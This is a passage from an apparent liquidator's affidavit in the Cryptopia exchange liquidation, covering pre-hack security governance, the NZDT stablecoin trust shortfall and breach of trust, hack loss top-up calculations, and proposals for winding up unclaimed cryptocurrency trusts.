76. I understand from s 261 interviews and the final Pulse report in October 2018 that, following the Pulse reports, Cryptopia took steps to implement improved security measures regarding password security and Cryptopia's domains. These improvements appear to have been on an ad hoc basis, and it is not clear if all security recommendations were implemented. I discuss this further below. In May 2018, Cryptopia prepared a draft Infrastructure and Security Department Plan. A copy of this is exhibited to this affidavit at **DIR1-351.** I understand that it was prepared by Daniel Oakes, Infrastructure and Security Manager at Cryptopia until late 2018.

77. I understand from s 261 interviews that Cryptopia considered contracting Pulse to build security systems and a team to monitor and investigate security issues but did not do so due to cost, the need for a full strategic review, and because management wanted to consider alternative providers and arrangements. Further, Datacom TSS advised Cryptopia management in March 2018 that its view was that Pulse and PwC did not have any capability to deliver the security systems Cryptopia required. In effect, Pulse would be developing its capability as it went, and the services provided would be bespoke.

78. I understand from s 216 interviews that Cryptopia considered entering a contract with Datacom TSS and with Kordia. Datacom TSS was related to one of Cryptopia's management team and so it did not proceed with a contract. I do not know why Cryptopia did not proceed with Kordia, but it was possibly because other members of Cryptopia's management wanted to undertake a full strategic review before engaging security service providers. I understand that there were also internal management issues at the time, including significant differences of opinion between management about what was required in relation to security, which may have contributed to this stalemate. I discuss this further below.

*Cryptopia's finances*

79. I have exhibited to this affidavit:

(a) A copy of Cryptopia's balance sheets as at 31 March 2017 (**DIR1-362**), 30 June 2017(**DIR1-363**), 30 September 2017(**DIR1-364**), 31 December 2017(**DIR1-366**), 31 March 2018 (**DIR1-368**), 30 June 2018(**DIR1-370**), 30 September 2018(**DIR1-374**), 31 December 2018(**DIR1-376**), 31 March 2019(**DIR1-378**), and 14 May 2019(**DIR1-380**). I note that the cryptocurrencies recorded in the balance sheets reflect the Company's own holdings, converted into a NZD value at the time.

(b) A copy of Cryptopia's profit and loss statement for the period 1 January 2018 to 8 August 2018 (**DIR1-382**). Cryptopia had $3,715,804.63 in net profit.

*Management structure and responsibility for security*

80. There were some significant personnel and structural changes through 2017 and 2018.

(a) Changes to control of the Company: Originally, Messrs Dawson and Clark (the founders) were the two directors and had control over day-to-day operations. Mr Clark resigned as director in February 2018, but remained a shareholder. Mr Alan Booth was appointed as Chief Executive Officer instead. I understand that due to personal differences between him and Mr Booth over operational control over the Company, Mr Dawson then resigned in mid-2018 and Mr Pete Dawson (Mr Dawson's father) was appointed as sole director. Mr Booth then resigned in October 2018, and Mr Dawson returned.

(b) In early to mid-2017, Intranel obtained a 25% shareholding in Cryptopia and took care of recruitment and administration for the Company. Throughout the changes to Cryptopia's control in 2018, I understand there were tensions between Cryptopia management and Intranel. In November 2018 Intranel staff ceased working for Cryptopia at Mr Dawson's direction.

81. It is not clear who at Cryptopia was ultimately responsible for security, or who had authority to approve contracts with security providers. Much of this work was carried out on an ad hoc basis. I expect that this is partly

because of the significant and rapid growth that Cryptopia experienced at the end of 2017 and beginning of 2018. Most of Cryptopia's management told us that they felt like Cryptopia was on the 'back foot' following this growth and they were scrambling to catch up. There was also a fractured relationship between shareholders over this period.

82. My impression from s 261 interviews is that Cryptopia management had clear responsibilities, but that this was frequently overridden or ignored by Cryptopia's founders / directors. From early 2018, it appears there were several attempts by Cryptopia management to introduce formal delegations and approval processes, particularly for engaging external consultants. For example:

(a) Adam Clark (founder, shareholder and director until March 2018) told us that 90% of his job description was security, but he was only provided with one of Pulse's reports.

(b) Morgan Nicholson appears to have instructed Pulse and undertaken a lot of Cryptopia's security upgrades. It appeared that he took steps to implement security measures without director / management approval, which resulted in significant internal tension, particularly around the cost of those measures.

(c) Dave Sanders (Intranel, and shareholder of Cryptopia) was the person who engaged with Datacom TSS and PwC.

83. In line with what Datacom TSS's advice was, from s 261 interviews I understand that some of Cryptopia's management viewed Pulse as being qualified in more of a 'red team' role (ie, penetration testing and identifying risk areas for potential compromise) and that Pulse did not have the capability to undertake a strategic infrastructure and system design role. The red team simulates attacks to identify vulnerabilities, while the blue team defends against those simulated attacks and works to fix the identified weaknesses. .

84. Further, there were differing views about what Cryptopia should do following the Pulse reports. In s 261 interviews, some of Cryptopia's management conveyed to me that they had strong opinions that in 2018, more needed to be done to manage security risks. Others conveyed opinions that a security response needed to be cohesive and structured, ad

hoc improvements were inefficient, and that a full strategic security review was required before security could be upgraded.

85. I also note that throughout this period, Cryptopia was expanding and as well as working on its management structure and security systems, was working through several teething issues, including:

(a) Loss of banking services from ASB.

(b) Hiring more staff to cope with the increase in users (staff numbers went from approximately 12 in early 2017 to 100 following the increase in users in late 2017/early 2018).

(c) A Financial Markets Authority investigation.

(d) Amending its terms and conditions.

(e) Seeking advice on and amending its AML/CFT processes.

(f) Registering its trade marks.

(g) Working on brand reputation and promotion.

*Insurance*

86. As early as 2017, account holders were asking Cryptopia management what insurance protection the Company had in place against a hack. I understand from s 261 interviews that Cryptopia was informed by an insurance broker that there were no insurers who were willing or able to assess the risks, decide on an appropriate premium, define a hack and so on. In s 261 interviews, we were told that the only protection against cryptocurrency being stolen is cold wallets and secure storage of private keys.

87. In September 2018, WSC Insurance Brokers emailed Cryptopia to advise that it could provide insurance for cold wallet devices against theft and damage. It is unclear whether this information was provided to senior management.

**Representations about Cryptopia's security**

88. GNY's claim is that Cryptopia made several representations about the security of the exchange platform that were untrue, which resulted in GNY's Hack Losses and loss of market capitalisation. The relevant material as to

Cryptopia's alleged representations are in the Terms and Conditions (**DIR1-80**), Risk Statement (**DIR1-104**), and on Cryptopia's website (as exhibited to the affidavit of [redacted] dated 30 March 2025 in CIV 2023-485-411 at **CW1-26**.

**Cryptopia's response to the Hack**

89. Immediately after the Hack was detected, Cryptopia management took the exchange offline and reported the theft to the New Zealand Police (**Police**).

90. The exchange went live again from March 2019. Cryptopia management required account holders to generate new deposit addresses to manage the security risk and restricted trading to a limited set of cryptocurrencies. The Company also set up a new wallet environment and infrastructure in Christchurch and began recovering cryptocurrencies from the compromised wallet environment in Phoenix due to concerns that there may be malicious code leftover from the hack. Management was still in this process when we were appointed as liquidators on 14 May 2019.

**Cause of the Hack**

91. The Police provided us a summary of their investigations on 7 July 2025. I exhibit our letter requesting this information at **DIR1-384,** and the information provided by the Police at **DIR1-386.**

**Valuing GNY's loss**

92. GNY's claim is valued by reference to Bitcoin. That is not the approach that we would take to an unsecured creditor's claim: we would assess the value in NZD, with reference to the date of liquidation, as required by Part 16 of the Companies Act 1993. For the avoidance of doubt, we seek the Court's direction on this.

93. We commissioned an internal Grant Thornton report that analysed the LML token trading undertaken on the Cryptopia exchange. A copy is exhibited to Mr Sibenik's affidavit at **PJS1-187.**

94. We also instructed Paul Sibenik to provide us with a valuation of GNY's loss. We have asked Mr Sibenik to provide expert evidence in support of this application. His affidavit provides his valuation opinion and methodology, which differs materially from the GNY claim (~USD38,000

against GNY's claim of [redacted]

## NZDT FUNDS

### Background to NZDT

95. NZDT was a Cryptopia-issued stablecoin. A stablecoin is a cryptocurrency that is designed to have a stable price, by pegging the value of the stablecoin to another type of asset by reference, such as a commodity or fiat currency. An example of a stablecoin is USDT, which is pegged to the USD. NZDT was pegged to the NZD, meaning that one NZDT was equivalent to one NZD.

96. From our investigations into Cryptopia's affairs, we have established the following:

(a) NZDT was launched by Cryptopia in May 2017. Account holders could purchase NZDT on the Cryptopia platform by paying NZD and receiving the equivalent amount in NZDT. The NZD that backed NZDT was kept in a bank account at ASB, separately from Cryptopia's other funds.

(b) In early 2018, ASB advised that it had concerns under the AML/CFT regime and it would no longer support NZDT.

(c) On 30 January 2018, Cryptopia emailed its account holders as follows:

> Unfortunately, our current bank has notified us that they intend to close our NZDT account on 9 February. Due to this, we are announcing an immediate half to NZDT deposits from COB today and we are asking all customers to cease sending NZD deposits to our NZDT account.
>
> We will continue to send withdrawals up until the 9th of February if you wish to withdraw your NZDT balance.

(d) The NZDT account with ASB was closed on 1 February 2018.

(e) On 3 March 2018, Cryptopia again emailed account holders as follows:

> A reminder that our NZDT account is due to close on the 31st March. However, due to the Public Holidays in NZ, the last opportunity for withdrawals will be this Thursday 29th March 3pm NZ time. If you wish to withdraw your NZDT please ensure you have confirmed your withdrawal by this time.

> We are intending to close the NZDT markets. The date of the markets closing is yet to be determined but will likely be soon (within a week). We intend to have a Bitcoin buy order in the BTC base market until further notice so if you hold NZDT after the closure you will still be able to purchase Bitcoin with NZDT.
>
> We are intending to bring a full NZDT market back in the future. Unfortunately, at this time there are multiple issues surrounding the return so we currently have no timeframe to share.

(f) At some stage after that, but prior to liquidation, NZDT was delisted from Cryptopia's platform.

97. Not all account holders withdrew their NZDT or NZD.

98. On 25 May 2018, Cryptopia transferred the remaining NZD holdings for the NZDT trust to an account at Nelson Building Society (**NBS**) instead. The amount transferred to the NBS account was $571,174.91.

99. At the date of the liquidation, only $379,349.71 was held in the NBS account. Since the initial sum of $571,174.91 was deposited, Cryptopia has made at least two withdrawals:

(a) On 4 February 2019, $85,000 was transferred from the NBS account to Cryptopia's main cheque account.

(b) On 11 February 2019, $95,000 was transferred from the NBS account to the Cryptopia's main cheque account to cover base wages.

100. Cryptopia's database shows that the NZD balance held for NZDT should be $606,848.0369. There are 15,086 account holders. That means there is a shortfall of $227,498.326.

101. Cryptopia is also a beneficiary of the NZDT trust, with a holding of approximately $187,682. Removing Cryptopia's beneficial entitlement, there is a shortfall of $39,816.326.

102. In late 2018 and early 2019, Cryptopia attempted to relaunch NZDT. It incorporated Cryptopia NZDT Limited on 11 December 2018 (**NZDT Company**). We are also liquidators of the NZDT Company. Some work was undertaken by Cryptopia, but NZDT was never relaunched, and the NZDT Company has never held or controlled any assets.

103. NZDT was never supported on any cryptocurrency exchanges except for Cryptopia. The blockchain supporting NZDT is now dead (ie, there is no value in NZDT, only in the NZD backing it).

**Terms and conditions for NZDT / breach of trust**

104. Cryptopia's terms and conditions contained specific terms for Cryptopia's own issued fiat-pegged tokens (ie, NZDT). These are exhibited at **DIR1-80.** Relevantly, they provide:

> **6. Fiat pegged tokens**
>
> a. Where we are able to do so (for example, where we can access appropriate banking facilities), we may offer Fiat pegged Tokens to enable you to upload fiat dollars to your Account in exchange for the equivalent Fiat Pegged Tokens which are tradeable on our Platform.
>
> ...
>
> e. Fiat Pegged Tokens are not financial products in themselves and do not give you any rights or carry any obligations. They are a digital representation of fiat dollars held on trust for you in the Custodial Account. Under these Terms, you hold the beneficial interest in those fiat dollars and can instruct us as trustee to deliver them to you at any time, subject to these Terms (including the risks set out in the Cryptopia Risk Statement). We do not promise to pay you any amount in relation to Fiat Pegged Tokens out of our own funds.
>
> ...
>
> g. If you transfer or trade a Fiat Pegged Token with another person through our Platform, you instruct us to hold one fiat dollar in the Custodial Account on a new trust for the transferee...
>
> h. You may request a withdrawal of Fiat Pegged Tokens supported by Cryptopia through the Platform and, subject to these Terms, we will pay the equivalent amount in the respective fiat currency from the Custodial Account to your Nominated Account held with a registered bank, subject to any minimum and maximum withdrawal amounts in place, and less any withdrawal fee and deductions required by Applicable Law.
>
> ...
>
> j. You will not receive any interest earned on fiat dollars stored in the Custodial Account. Any interest earned on the Custodial Account will be paid to Cryptopia as a fee.
>
> k. We will not use the fiat dollars held on trust in the Custodial Account for any purpose other than to meet our obligations to you in respect of your Fiat Pegged Tokens, nor can we charge or otherwise encumber them.

105. On that basis, our conclusion is that the trust property is the NZD held by Cryptopia, rather than NZDT, and Cryptopia's use of funds in the NZDT trust (as I explain above at 98-101) is a breach of its terms and conditions.

106. It may also be a breach of Cryptopia's fiduciary duty to account holders in the NZDT Trust to act honestly and in good faith. If that duty has been breached and account holders in the NZDT trust do not receive a distribution of their full entitlement, then those account holders may also have an unsecured creditor's claim against Cryptopia in the liquidation. Given our role as liquidators, and Cryptopia's role as trustee, we seek the Court's direction on this point.

**Distribution of NZDT**

107. The directions made by Palmer J in the Distribution Application only apply to the cryptocurrencies held on trust by Cryptopia, not the NZD for the NZDT trust. For that reason, we seek:

(a) An order that directions 6.1 to 6.3 of Palmer J's directions in the Distribution Application apply to the NZDT trust also (allocation of trust administration costs).

(b) An order that would make the same *Re Benjamin* orders made in the Distribution Application for the cryptocurrencies held on trust for the NZD funds held for NZDT account holders. We suggest that we give notice to all NZDT account holders of the NZDT Cut-Off Date and the consequences of not completing their claim before then, which will be no less than six weeks after the Court makes any orders on this application. Although notice has already been given, the terms of that notice were specifically in relation to cryptocurrencies.

108. NZDT has been included in the claims portal: account holders who have registered and completed identity verification will have the opportunity to accept or dispute their NZDT balance. When we distribute NZDT, we intend to request a bank account from any NZDT account holders.

109. Because the NZDT Trust is deficient, we seek directions that:

(a) If there is any shortfall to meet eligible account holders' claims to the NZDT funds after the NZDT Cut-Off Date, then Cryptopia is not entitled to a distribution to the extent of that shortfall because of its breach of the terms and conditions.

(b) Account holders in the NZDT trust are paid out on a pari passu basis (ie, proportionate to the value of their claim). We think that this is the most pragmatic and fairest way of ensuring that beneficiaries of the NZDT trust are treated equally, given that there are insufficient assets available to meet all claims (if all NZDT account holders participated).

110. However, account holders in the NZDT trust had more than a year to withdraw their NZDT / NZDT Funds before Cryptopia went into liquidation in May 2019. A large number of account holders did not do so. Account holders in the NZDT trust have also had the same opportunity as other account holders in the last six years as all other account holders to register their claims in the claims portal.

111. On that basis, if there remain any assets available in the NZDT Funds after all eligible account holders have received their full NZDT entitlement, then we propose that Cryptopia can receive a distribution of its entitlement so that those funds can be available to creditors of the Company. In our view, this is justified because all eligible account holders will have already been paid out, and the liquidators are entitled to proceed on the basis that any other account holders do not exist or have abandoned their claims.

## HACK LOSSES

### Top-up

112. In the Distribution Application, we sought orders that would:

(a) After the Soft Cut-Off Date, permit us to distribute the cryptocurrencies to account holders on the factual footing that the only beneficiaries of each of the trusts are those account holders who have participated in the claims process in some way, and used any unclaimed holdings to cover trust administration costs (reducing or eliminating the costs to be borne by eligible account holdings).

(b) At a later date (after the Final Cut-Off Date), permit us to deem account holders who have commenced, but not completed, the claims process as having abandoned their claims, to use the abandoned holdings to cover trust administration costs and top up distributions to eligible account holders up to a maximum of 100% of their finalised claim.

I note that the orders do not prevent us from accepting a claim after any of the cut-off dates.

113. The Final Cut-Off Date is 30 September 2025. This has been notified to account holders on the liquidators' website for Cryptopia, and by email to account holders. A copy of this notice is exhibited at **DIR1-74.**

114. The ultimate intent of the distribution process is to distribute to eligible account holders as much cryptocurrency as possible. In keeping with that, we seek a direction that if there are unclaimed or abandoned holdings remaining in those trusts that suffered losses in the Hack (for example, BTC, LTC) after trust administration costs have been satisfied, then we are permitted to make a further distribution to eligible account holders who have suffered losses in the Hack, so as to make good any losses those account holders suffered in the Hack (ie, Hack Losses would be borne by those account holders who did not participate in, or who abandoned their claims in, the claims process).

**How Hack Losses are calculated**

115. In the Hack, several cryptocurrencies were stolen, including BTC, LTC, ETH, Bitcoin Cash, Ethereum Classic, and more than 80 different ERC20 tokens, including the LML token issued by GNY.[1] Some of these holdings have been almost or completely wiped out by the Hack. Others still have a large percentage of the holdings but would be deficient to meet all beneficial entitlements if all beneficiaries participated in the claims process.

116. As I explained in my 31 July 2023 affidavit in the Distribution Application (at [33]-[35]), after the Hack, Cryptopia management carried out an assessment of the Company's losses. This involved reviewing the amounts of cryptocurrencies left in Company wallets and comparing that to the database to determine the percentage lost. Cryptopia management then issued "Cryptopia Loss Marker" (**CLM**) to account holders in the BTC, LTC and ETH trusts.

117. The quantum of CLM reflected management's percentage assessment of losses from the Hack as a NZD conversion of the currency stolen, valued at the time of the Hack. Cryptopia management then amended account holders' balances for the Hacked Trusts to reflect that percentage loss by effecting an internal withdrawal. The percentages assessed by Cryptopia management were:

[1] ERC-20 is technical format that allows for a token to be created for operation on the Ethereum or Ethereum Classic network / blockchain (but is not actually Ethereum or Ethereum Classic).

(a) ETH - 100%.

(b) BTC - 14.0489%.

(c) LTC - 43.1986%.

118. In other words, an account holder with 10 of each currency would have had an internal withdrawal of 10 ETH, 1.40489 BTC, and 4.31986 LTC. The CLM issued to them would reflect the NZD value of each of those withdrawals as at the date of the Hack.

119. Despite our best efforts, we are unable to determine with certainty how much of each cryptocurrency was actually stolen in the Hack. That is partly because, prior to our appointment, Cryptopia had never undertaken a full reconciliation of its holdings and the balances in its Customer database. Our reconciliation has demonstrated there are some discrepancies between Cryptopia's database and its actual holdings, made more complicated by the losses sustained in the Hack. For example, there are some trusts that hold more than 100% of the amounts recorded in the Company database as customer holdings.

120. One possible reason for this is that after the Hack, Cryptopia took the exchange offline, which included turning off its deposit tracker. When the exchange reopened, account holders were asked to create new deposit addresses and not to use their previous deposit addresses. Any deposits to old deposit addresses made by account holders during this time were not recognised in Cryptopia's database and were not swept into Cryptopia's wallets. As a result, some account holders' internal balances in Cryptopia's records were understated. I discuss this further at [28]-[32] of my 31 July 2023 affidavit in the Distribution Application. We have had to reconcile over one million deposit addresses to attempt to determine the value of this misstatement.

121. However, it appears to us that Cryptopia management overestimated the losses suffered by the BTC trust. After applying the internal withdrawals of 14.089%, an additional 600 BTC remained in the Company's BTC wallet. Management used that 600 BTC as if it were Company property and liquidated 256 BTC prior to our appointment to meet its liabilities, including to pay PNAP, which stored Cryptopia's data and some of its wallets on its servers. Our reconciliation process indicates that the loss to the BTC trust

was overstated, which suggests to us that the additional 600 BTC leftover is a by-product of that overestimation.

122. The remaining 344 BTC was held in the Company wallet when we were appointed, and we applied to the High Court for permission to convert it to fund the liquidation. We made clear that we were uncertain as to whether the 344 BTC was Company or account holder property. The proceeds have been used to fund the various steps that needed to be taken in administration of the trusts.

123. Although it is not certain, we think it is more likely than not that the 600 BTC is account holder property and was treated by Cryptopia as Company property in breach of trust. We intend to treat the 344 BTC spent in trust administration as belonging to the BTC trust, and it will be washed up when we finalise trust administration costs and reimburse those trusts that have funded trust administration to date (the BTC and DOGE trusts). The 256 BTC may or may not have been spent by the Company in breach of trust: that is a matter on which we request the Court's direction.

124. To obtain certainty about account holders' entitlements, account holders are asked to accept their BTC, LTC and ETH balances (with the internal withdrawal applied) and their CLM balances in the balance acceptance stage of the claims portal.

125. The explanation of CLM that we provided to account holders in our frequently asked questions in the claims portal balance acceptance process is copied below (exhibit DIR1-177 to my 31 July 2023 affidavit in the Distribution Application):

> **5. What is Cryptopia Loss Marker? (CLM)**
>
> Some users will see 'CLM' or 'CryptopiaLossMarker' on their Coin Balances page. This balance is the loss marker calculated by Cryptopia before going into Liquidation. This relates to the January 2019 compromise. CLM is not an actual token or cryptocurrency (not to be confused with CoinClaim (CLM) currently listed on some exchanges) and represents the value in New Zealand dollars (NZD) at the time this was stolen. For certain coins, the exchange calculated the percentage of each coin the exchange wallet had lost and for each account removed that percentage of the coin and added an equivalent in CLM as a marker of the loss, □% used are as follows:
>
> - Ethereum(ETH) - 100% lost

- Bitcoin(BTC) - 14.0489% lost
- Litecoin(LTC) - 43.1986% lost

126. We believe that CLM should be disregarded for the purposes of assessing account holders' entitlements. That would correct for both Hack Losses, and for Cryptopia's use of the 600 BTC in potential breach of trust.

127. In other words, we would take the balance accepted in the claims portal and reverse the effect of the CLM adjustment by adding back the internal withdrawals recorded in Cryptopia's database to ascertain each account holder's total beneficial entitlement in the BTC, LTC and ETH trusts.

128. No CLM was issued to account holders in the Bitcoin Cash, Ethereum Classic, or ERC20 trusts. For account holders in these trusts, their account balances in the claims portal reflects their entire beneficial entitlement without any deduction for Hack Losses, but the trusts are deficient and Cryptopia would be unable to distribute 100% of account holders' beneficial entitlements if all beneficiaries participated in the claims process.

**Top-up process**

129. We would therefore calculate and distribute this Hack Loss top-up for account holders to whom CLM was applied in the following way:

(a) After we have calculated trust administration costs and calculated the top-up distribution for eligible account holders net of costs (based on accepted balances in the claims portal), we would assess the number of unclaimed and abandoned holdings remaining in each cryptocurrency trust that suffered losses in the Hack (**Hacked Trust**).

(b) Each Hacked Trust would be assessed individually (and each eligible account holder's holding within that).

(c) We would take each eligible account holder's account balance, as accepted in the claims portal, and add the amount of cryptocurrency that was removed by internal withdrawal for the purposes of CLM (**Hack Top-Up**).

*For example: ABC's accepted balance in the claims portal is 10BTC. Following the Hack, Cryptopia management removed by internal withdrawal 1.40489 BTC to reflect Hack Losses. ABC's Hack Top-Up Balance is 1.40489 BTC, less costs.*

(d) If there are sufficient holdings in the Hacked Trust, we would make a distribution to all eligible account holders of 100% of their Hack Top-Up, less costs (unless those costs can be borne by the unclaimed or abandoned holdings in that trust).

(e) If there are insufficient holdings in the Hacked Trust to distribute 100% of all eligible account holders' Hack Top-Up, then we would make a distribution of the remaining cryptocurrency in that trust on a pari passu basis, less costs (ie, proportionally based on the value of each account holder's Hack Top-Up).

130. For Hacked Trusts to which CLM has not been applied: as I explained above, these account balances in the claims portal reflects account holders' entire beneficial entitlement without any deduction for Hack Losses, but the trusts are deficient and Cryptopia would be unable to distribute 100% of account holder's beneficial entitlements if all beneficiaries participated in the claims process. We propose that the assets in these trusts are distributed to eligible account holders on a pari passu basis, up to a maximum of 100% of their beneficial entitlement (net of costs, if there is a shortfall).

131. We propose this method because we think that it is the fairest and most equitable method to account for Hack Losses, considering that we are unable to determine with certainty what Cryptopia's exact losses were.

132. By using a balance acceptance process, we have been able to verify with eligible account holders what their account balances should be (and amend those balances if there is a successful dispute or review of that balance). The benefit of this is that if there is any shortfall because Cryptopia's holdings do not align with its database, then all account holders will share in that shortfall on a pari passu basis: no account holder will be disadvantaged because we have distributed too much to someone else. Undertaking the same process for pre-hack balances would be, in our view, expensive and time-consuming, and we do not believe that it is in account holders' best interests.

**Submission of unsecured creditors' claims for Hack Losses**

133. There are currently 95,879 account holders who have both: (i) suffered losses in the Hack; and (ii) registered in the claims portal process. There are a further 421,549 account holders who have suffered losses in the Hack but have not taken a step in the claims process.

134. As I explained in my 31 July 2023 affidavit in the Distribution Application (at [49]-[66]) the information collected from account holders in the claims portal includes:

(a) Email address.

(b) Name, date of birth and address (for all account holders). For account holders with more than USD20 in their account, we undertook identity verification for those details.

(c) Balance acceptance or balance dispute, where account holders confirm whether Cryptopia's records of the assets held on their behalf were accurate. If account holders disputed the balance, they were asked to provide substantiating evidence within 20 working days of the dispute.

135. Gendall J has previously made orders (on 27 May 2019) that we are permitted to send any documents or correspondence to creditors and shareholders by email, or by emailing a link to a website where copies of the documents or correspondence can be accessed (primarily the liquidators' Cryptopia website: https://www.grantthornton.co.nz/cryptopia-limited/.

136. We believe that for account holders who have an unsecured creditor's claim against the Company for Hack Losses arising from Cryptopia's breach of the terms and conditions or from breach of trust (if the Court decides that there has been a breach), we already have from the claims portal process all of the information that an unsecured creditor is required to provide in its claim form.

137. In our view, the value of that unsecured creditor's claim is easy to ascertain, if Cryptopia's liability is established. As set out above (from paragraph 112), we have proposed a Hack Top-Up if there are sufficient unclaimed and abandoned holdings in Hacked Trusts. As such, an account holder's unsecured creditor's claim would be for their total beneficial entitlement in a particular trust, less any distributions of trust assets and their allocation of trust administration costs. That is easily calculable with reference to information held in the claims portal. We would run the calculation for each Hacked Trust an account holder is beneficiary of and assess the value of each cryptocurrency as at the date of liquidation. We intend to instruct a third-party cryptocurrency valuation expert to carry out this valuation exercise.

138. We do not think that it is in the interests of the Company's creditors that the liquidators incur further expense by processing possibly hundreds of thousands of unsecured creditor's claim forms in circumstances in which that information has already been provided.

139. Accordingly, we seek a direction that if the Court determines that the Company is liable to account holders for the Hack Losses because of breach of trust, negligence, or breach of the terms and conditions (but not statutory claims such as under the FTA), then we are permitted to deem eligible account holders' participation in the claims portal as being an unsecured creditor's claim in the liquidation for the extent of their Hack Losses that remain unpaid (**Unsecured Claims for Hack Losses**).

**Payment of unsecured creditors' claims for Hack Losses in stablecoin**

140. We also seek a direction permitting us to pay Unsecured Claims for Hack Losses in a stablecoin (stablecoin is defined at paragraph 95 above). The reasons for this are pragmatic: being permitted to do so would significantly reduce the costs to the liquidation and therefore ensure that the Company's creditors are able to be paid more. That is because paying in stablecoin will significantly reduce transaction costs and administrative costs by making one distribution per account holder for the total shortfall in all of an account holder's beneficial entitlements (ie, if an account holder had an Unsecured Claim for Hack Losses in both the BTC and LTC trusts, we would make one distribution for both claims):

(a) When we were designing a distribution model for the cryptocurrencies held on trust, we considered the possibility of converting all of the cryptocurrency to fiat currency and distributing to a bank account. Our enquiries with potential providers indicated that transaction costs including conversion would be, at a minimum, NZD50 per transaction. In contrast, costs for cryptocurrency transactions are much lower, ranging from a few cents to USD5.

(b) All eligible account holders will have provided their wallet addresses as part of the claims portal process. A very small percentage have provided bank information. If we were to pay Unsecured Claims for Hack Losses in fiat, we would need to collect that information.

## CRYPTOPIA'S CLAIM TO CRYPTOCURRENCIES AND / OR TRUST PROPERTY

141. Cryptopia is a beneficiary in all of the trusts, by virtue of the fact that it collected transaction fees for all trades on the exchange platform. Its largest holdings are in the following trusts for;

(a) 3,002,560.81 DOGE

(b) 7.47 BTC

(c) 364,927.76 Tether (**USDT**)

(d) 1,023.07 LTC

(e) 17,179.32 TRON (**TRX**)

(f) $187,682.05 NZD from the NZDT Trust.

142. Before we can finalise the assets that the Company holds that are available for payment to the Company's creditors, we need to confirm what we are required to do with Cryptopia's beneficial interests in these cryptocurrency trusts.

143. As I have explained above:

(a) Cryptopia appears to have overstated the losses suffered by the BTC trust in the Hack, resulting in around 600 BTC that most likely belonged to account holders being used for Company expenses.

(b) There is a shortfall in the NZDT Funds that appears to have arisen from Cryptopia management using the funds to meet company expenses.

144. For both of these trusts, we propose that Cryptopia will only receive a distribution of BTC and NZDT Funds if all eligible account holders in those trusts have been distributed 100% of their entitlement. That is because it is likely that Cryptopia has used trust property in breach of trust.

145. The LTC, ETH, ERC20 and BCH trusts suffered losses in the Hack. Cryptopia as a beneficiary has also suffered losses in the Hack. Unless Cryptopia has breached its trust obligations to account holders in relation to the hack, we think that Cryptopia should receive a distribution of its holdings (and even if there has been a breach, it should receive a distribution after

the Final Cut-Off Date if all eligible account holders have received a distribution).

146. The remaining trusts did not suffer any losses in the Hack. On that basis, we think that Cryptopia should be entitled to receive a distribution of those cryptocurrencies at the same time as other account holders, as we have not found any indication that there has been any breach of trust / Terms and Conditions that would mean Cryptopia should not receive a distribution.

## WINDING UP THE TRUSTS

### Current status

147. At present:

(a) 141,432 account holders have registered in the claims portal (14.7% of account holders with a positive account balance as at liquidation).

(b) Of those 141,432 who have registered:

(i) 13.65% have completed the claims portal process and been invited to provide a wallet address (and 10.46% have received a distribution, the process of which is ongoing);

(ii) 20.5% have been invited to accept their balance;

(iii) 17.14% have been invited to identity verification;

(iv) 15.76% have created an account but have not completed verification questions; and

(v) 32.9% have an account balance of less than USD20 and therefore have not yet been invited to identity verification.

148. We have distributed over NZD450 million (valued at the respective dates of distribution) worth of BTC and DOGE in three tranches with the first made shortly before Christmas 2024.

149. We continue to email account holders who have not registered in or have not completed the claims process on an ongoing basis to encourage more participation.

**Options for winding up the trusts**

150. We anticipate that there will still be a large amount of cryptocurrency that is either unclaimed (the account holders have not participated in the claims portal) or abandoned (the account holders have taken a step in, but not completed, the claims portal process). We intend to provide an updating affidavit to the Court following the Final Cut-Off Date on 30 September 2025 providing further detail about the number of account holders who will receive a distribution, and the likely unclaimed holding that will remain after we have completed distributions.

151. I understand that at the Distribution Application hearing, Ms Cooper KC argued that the Court could extinguish the trusts at that point. If Court orders that the trusts are extinguished, then we would convert the remaining cryptocurrency to fiat or to stablecoin and then distribute the proceeds in accordance with Part 16 of the Companies Act 1993. That would mean the Company's creditors would likely be paid out in full.

152. If the Court does not make that order, then once the Final Cut-Off Date has passed and all eligible account holders have received a distribution of their beneficial entitlement to trust property (**Final Distributions**), we will be in a position to make payments to the Company's creditors and conclude the liquidation of Cryptopia. We will still have unclaimed or abandoned cryptocurrency (likely a large amount)

153. We intend to take further steps to contact account holders after the Final Distributions to encourage them to claim. We want to distribute as much of the cryptocurrency held on trust as possible.

154. We intend to send a final email to all account holders who have not registered in or completed in the claims portal process to give them notice that we are intending to wind up the trusts (**Final Notice**). However, if after three months from the date of the Final Notice, account holders have still not participated in or completed the claims process, then we do not think there is anything more that we will be able to identify those account holders and distribute the remaining cryptocurrency. At that stage, we do not think there is any benefit in Cryptopia continuing to hold the cryptocurrency in the hopes that more account holders will claim. It is already six years on from liquidation, and by this stage it will likely have been seven years. Any account holders who were going to participate would have.

155. We have considered different options for the trust property at this point. Our preferred option is to transfer the unclaimed cryptocurrency to the Treasury as non-distributable trust property under s 149 of the Trusts Act 2019. The Treasury can accept money or financial products. We would need to provide the information that the Treasury considers necessary to know the terms of the trust, the persons having a beneficial interest, the state of the trust accounts, and the steps Cryptopia has taken to distribute the property.

156. Despite our best efforts, we anticipate it may not be possible to provide Treasury with satisfactory information about the persons having a beneficial interest in the trusts. For many account holders (approximately 880,000), the only information Cryptopia held was an email address. I explain this in further detail at [45]-[52] of my 8 November 2019 affidavit in CIV-2019-409-544. We would need to provide that information, and all account information that Cryptopia holds to enable Treasury to verify account ownership. Whether or not this is sufficient will depend on Treasury.

157. If Treasury is not satisfied that the information we are able to provide is sufficient, then we will likely consider making an application appointing the Public Trust as trustee.

158. We think that both of these options are principled because they would preserve account holders' beneficial interests in the property held (even though we are permitted to proceed as if they do not exist, these options preserve a beneficiary's ability to claim the trust property later).

159. In either of those circumstances, we expect that we will need to convert the remaining cryptocurrency into fiat. Because we are dealing with trust property and the Terms and Conditions do not expressly permit that, we request the Court's direction permitting us to do this. We think it is necessary because:

    (a) The cryptocurrency is most likely not a financial product, and Treasury would likely not accept it.

    (b) It is unlikely that Treasury or the Public Trust would have the resources necessary to hold, administer and distribute cryptocurrency, considering it took us 6 years to design and build the distribution system we currently have place for the liquidation. Development is still

ongoing, as we build the capability to distribute different cryptocurrencies on different blockchains.

